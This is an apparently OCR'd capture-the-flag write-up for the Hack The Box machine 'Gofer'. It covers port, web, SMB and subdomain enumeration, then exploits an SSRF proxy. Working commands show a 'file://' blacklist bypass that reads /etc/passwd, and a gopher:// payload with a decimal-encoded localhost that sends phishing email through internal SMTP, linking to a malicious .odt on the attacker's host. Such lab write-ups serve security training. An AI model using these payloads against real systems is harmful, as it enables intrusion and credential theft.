
Erel Regev

Table of Contents

Scanning


I scanned the machine using -sV and -sC (banner grabbing and the default NSE script) for 1000 commons ports only.




Open ports what ere found: 22, 80, 139, 445. As well one filtered port (25 - SMTP)

Erel Regev


Testing functionality and inspecting – Web



While scrolling down the website, a portfolio section can be seen:




By clicking on one of the pictures:




Erel Regev

Note the path that holds those pictures:




/assets/img/portfolio/$file_name

At the bottom of the page it is possible to send the website's team a message using query boxes:



As well an option to subscribe:



The website is BootstrapMade.

HTB Machine: Gofer - Difficulty: Hard

Erel Regev

Enumeration:

I executed a dirsearch:

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11714

Output: /home/kali/Desktop/Others/dirsearch/reports/_gofer.htb/_23-09-06_03-32-21.txt

Target: http://gofer.htb/

[03:32:21] Starting:
[03:32:36] 403 -  274B  - /.ht_wsr.txt
[03:32:36] 403 -  274B  - /.htaccess.bak1
[03:32:36] 403 -  274B  - /.htaccess.orig
[03:32:36] 403 -  274B  - /.htaccess.save
[03:32:36] 403 -  274B  - /.htaccessBAK
[03:32:36] 403 -  274B  - /.htaccess_orig
[03:32:36] 403 -  274B  - /.htaccessOLD
[03:32:36] 403 -  274B  - /.htaccess_extra
[03:32:36] 403 -  274B  - /.htm
[03:32:36] 403 -  274B  - /.htaccess_sc
[03:32:36] 403 -  274B  - /.htaccess.sample
[03:32:36] 403 -  274B  - /.htaccessOLD2
[03:32:36] 403 -  274B  - /.html
[03:32:36] 403 -  274B  - /.htpasswd_test
[03:32:36] 403 -  274B  - /.htpasswds
[03:32:36] 403 -  274B  - /.httr-oauth
[03:32:42] 403 -  274B  - /.php
[03:33:44] 301 -  307B  - /assets  ->  http://gofer.htb/assets/
[03:33:45] 200 -    2KB - /assets/
[03:35:42] 403 -  274B  - /server-status
[03:35:42] 403 -  274B  - /server-status/

Task Completed
```

Nothing special except what I have already found.

I used SMBmap in order to try and enumerate shares on the server:

```
kali@kali: ~/Desktop/Others/dirsearch
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/Others/dirsearch]
└─$ smbmap -H 10.10.11.225

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.11.225:445        Name: gofer.htb                 Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        shares                                                  READ ONLY
        IPC$                                                    NO ACCESS       IPC Service (Samba 4.13.13-Debian)
```

I made an attempt to connect to that share:

```
┌──(kali㉿kali)-[~/Desktop/Others/dirsearch]
└─$ smbclient //gofer.htb/shares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Oct 28 15:32:08 2022
  ..                                  D        0  Fri Apr 28 07:59:34 2023
  .backup                            DH        0  Thu Apr 27 08:49:32 2023

                5061888 blocks of size 1024. 2144128 blocks available
smb: \>
```


HTB Machine: Gofer - Difficulty: Hard


Erel Regev

No credentials were needed. There is a hidden directory called .backup:

There is a “mail” file located on the remote machine.

Let’s download it and reveal its content:





From jdavis@gofer.htb Fri Oct 28 20:29:30 2022

Return-Path: <jdavis@gofer.htb>

X-Original-To: tbuckley@gofer.htb

Delivered-To: tbuckley@gofer.htb

Received: from gofer.htb (localhost [127.0.0.1])

by gofer.htb (Postfix) with SMTP id C8F7461827

for <tbuckley@gofer.htb>; Fri, 28 Oct 2022 20:28:43 +0100 (BST)

Subject:Important to read!

Message-Id: <20221028192857.C8F7461827@gofer.htb>

Date: Fri, 28 Oct 2022 20:28:43 +0100 (BST)

From: jdavis@gofer.htb

Hello guys,

Our dear Jocelyn received another phishing attempt last week and his habit of clicking on links without paying much attention may be problematic one day. That's why from now on, I've decided that important documents will only be sent internally, by mail, which should greatly limit the risks. If possible, use an .odt format, as documents saved in Office Word are not always well interpreted by Libreoffice.

PS: Last thing for Tom; I know you're working on our web proxy but if you could restrict access, it will be more secure until you have finished it. It seems to me that it should be possible to do so via <Limit>

HTB Machine: Gofer - Difficulty: Hard

Erel Regev

Two important notes from the text:

1) “If possible, use an .odt format”

2) “I know you're working on our web proxy but if you could restrict access”

I will be able to probably exploit it using a malicious odt file.

What proxy are they talking about? Let’s run a subdomains enumeration to see if we can find more:

ffuf didn’t reveal anything, as well other tool I used – until I reached the tool called “wfuzz”:


```
┌──(kali㉿kali)-[~/Desktop/SecLists/Passwords]
└─$ sudo wfuzz -c -w /home/kali/Desktop/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --hc 400,301 -H 'Host:FUZZ.gofer.htb' http://gofer.htb
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL si
es. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://gofer.htb/
Total requests: 4990

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000084:   401        14 L     54 W       462 Ch      "proxy"
```

When accessing this subdomain:



I tried to brute-force it with no success, as well tried some common credentials before that, and it wasn’t successful.

I am thinking of testing this domain by sending a POST request to it using the curl command.

Common PHP, if that’s the case, can be found behind URLs in web applications which serves specific functions or features.

For example:

index.php
This is a default filename commonly used for the main page or entry point of a website or web application.

login.php or signin.php

These files are typically used for user authentication. They handle user login, verification, and session management.

register.php or signup.php

These files are used for user registration. They collect user information and create new accounts in the system.

```
┌──(kali㉿kali)-[~/Desktop/SecLists/Passwords]
└─$ curl -X POST http://proxy.gofer.htb/index.php
<!-- Welcome to Gofer proxy -->
<html><body>Missing URL parameter !</body></html>
```

It seems to be waiting for a URL parameter.

SSRF

SSRF (Server-Side Request Forgery) is a type of security vulnerability that occurs when an attacker can make a server-side request to unintended or unauthorized resources.

This vulnerability is typically found in web applications and arises when the application allows users to specify the URLs for requests that the server will make. An attacker can manipulate this functionality to make requests to internal or external resources, potentially leading to various security risks.

If the server-side code doesn't properly validate or sanitize the url parameter and if it's vulnerable to server-side request forgery (SSRF) or similar security issues, it could potentially result in unintended behavior, such as making requests to the specified from the server.

I tried to add a URL parameter.

```
┌──(kali㉿kali)-[~/Desktop/SecLists/Passwords]
└─$ curl -X POST http://proxy.gofer.htb/index.php?url=http://10.10.11.225
<!-- Welcome to Gofer proxy -->
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="utf-8">
  <meta content="width=device-width, initial-scale=1.0" name="viewport">

  <title>Gofer</title>
  <meta content="" name="description">
  <meta content="" name="keywords">

  <!-- Favicons -->
  <link href="assets/img/favicon.png" rel="icon">
  <link href="assets/img/apple-touch-icon.png" rel="apple-touch-icon">
```

Seems to be vulnerable for SSRF.

I made a attempt to access the /etc/passwd file on the server by providing a file path as the url parameter. This is a common technique used SSRF attacks to access files on the target server.

```
kali@kali: ~/Desktop/SecLists
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/SecLists/Passwords]
└─$ curl -X POST http://proxy.gofer.htb/index.php?url=file:///etc/passwd
<!-- Welcome to Gofer proxy -->
<html><body>Blacklisted keyword: file:// !</body></html>
```

Erel Regev

The response I received indicates that the web application at http://proxy.gofer.htb/index.php has a security mechanism in place to blacklist and block requests containing the keyword "file://".

I tried to understand what exactly is being blocked and after manipulating the command, I found that that when I remove the '///' it actually works:

```
┌──(kali㉿kali)-[~/Desktop/SecLists/Passwords]
└─$ curl -X POST http://proxy.gofer.htb/index.php?url=file:/etc/passwd
<!-- Welcome to Gofer proxy -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

```
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
postfix:x:106:113::/var/spool/postfix:/usr/sbin/nologin
jdavis:x:1001:1001::/home/jdavis:/bin/bash
tbuckley:x:1002:1002::/home/tbuckley:/bin/bash
ablake:x:1003:1003::/home/ablake:/bin/bash
tcpdump:x:107:117::/nonexistent:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

There are two users we are familiar with from the email: jdavis and tbuckley.

```
From jdavis@gofer.htb  Fri Oct 28 20:29:30 2022
Return-Path: <jdavis@gofer.htb>
X-Original-To: tbuckley@gofer.htb
Delivered-To: tbuckley@gofer.htb
Received: from gofer.htb (localhost [127.0.0.1])
```

I was looking for some interesting techniques to use to exploit it: it seems that I need to force a user to download a malicious .odt file (see above) while exploiting the SSRF vulnerability.


https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery#gopher

https://github.com/tarunkant/Gopherus

Erel Regev

Creating malicious .odt file and exploiting

https://jamesonhacking.blogspot.com/2022/03/using-malicious-libreoffice-calc-macros.html"




The file was created, and now its time to create a payload to exploit the SMTP service:

I used Gopherus, since the name of the machine is gofer, so I assume it uses the gopher protocol.

https://github.com/tarunkant/Gopherus

I received a payload to use:

I sent a request to the server:



It seems to be blocking the IP address.

Therefore, I used an online converter in order to have the decimal form of the IP 127.0.0.1:

127.0.0.1

Converted Decimal IP:	2130706433
IPV6 Compressed:	::ffff:7f00:1
IPV6 Expanded (Shortened):	0:0:0:0:0:ffff:7f00:0001
IPV6 Expanded:	0000:0000:0000:0000:0000:ffff:7f00:0001

I sent another request to the server:

```
┌──(kali㉿kali)-[~/Desktop/Others/Gopherus]
└─$ curl -X 'POST' 'http://proxy.gofer.htb/index.php?url=gopher://2130706433:25/_MAIL%20FROM:test%40gofer.htb%0ARCPT%20To:george%40gofer.htb%0ADATA%0AFrom:test%40gofer.htb%0ASubject:testing%0AMessage:http%3A%2F%2F10.10.14.126:8000%2Frev.odt'
<!-- Welcome to Gofer proxy -->
```

This time, I got no error. But still, after bypassing the WAF, no response on the HTTP server:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

I decided to decode the payload and try to understand if there are any mistake that causing problems:

http://proxy.gofer.htb/index.php?
url=gopher://2130706433:25/_MAIL%20FROM:test%40gofer.htb%0ARCPT%20To:george%40gofer.htb%0ADATA%0A
From:test%40gofer.htb%0ASubject:testing%0AMessage:http%3A%2F%2F10.10.14.126:8000%2Frev.odt

http://proxy.gofer.htb/index.php?url=gopher://2130706433:25/_MAIL FROM:test@gofer.htb
RCPT To:george@gofer.htb
DATA
From:test@gofer.htb
Subject:testing
Message:http://10.10.14.126:8000/rev.odt

New structure is needed.

Eventually I sent the following:

Erel Regev

http://proxy.gofer.htb/index.php?url=gopher://2130706433:25/xHELO%250d%250aMAIL%20FROM%3A%3Ctest@gofer.htb%3E%250d%250aRCPT%20TO%3A%3Cjhudson@gofer.htb%3E%250d%250aDATA%250d%250aFrom%3A%20%3Ctest@gofer.htb%3E%250d%250aTo%3A%20%3Cjhudson@gofer.htb%3E%250d%250a%250d%250aSubject%3A%20AH%20AH%20AH%250d%250a%250d%250a<a+href%3d'http%3a//10.10.14.107:8000/rev.odt>hello%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a

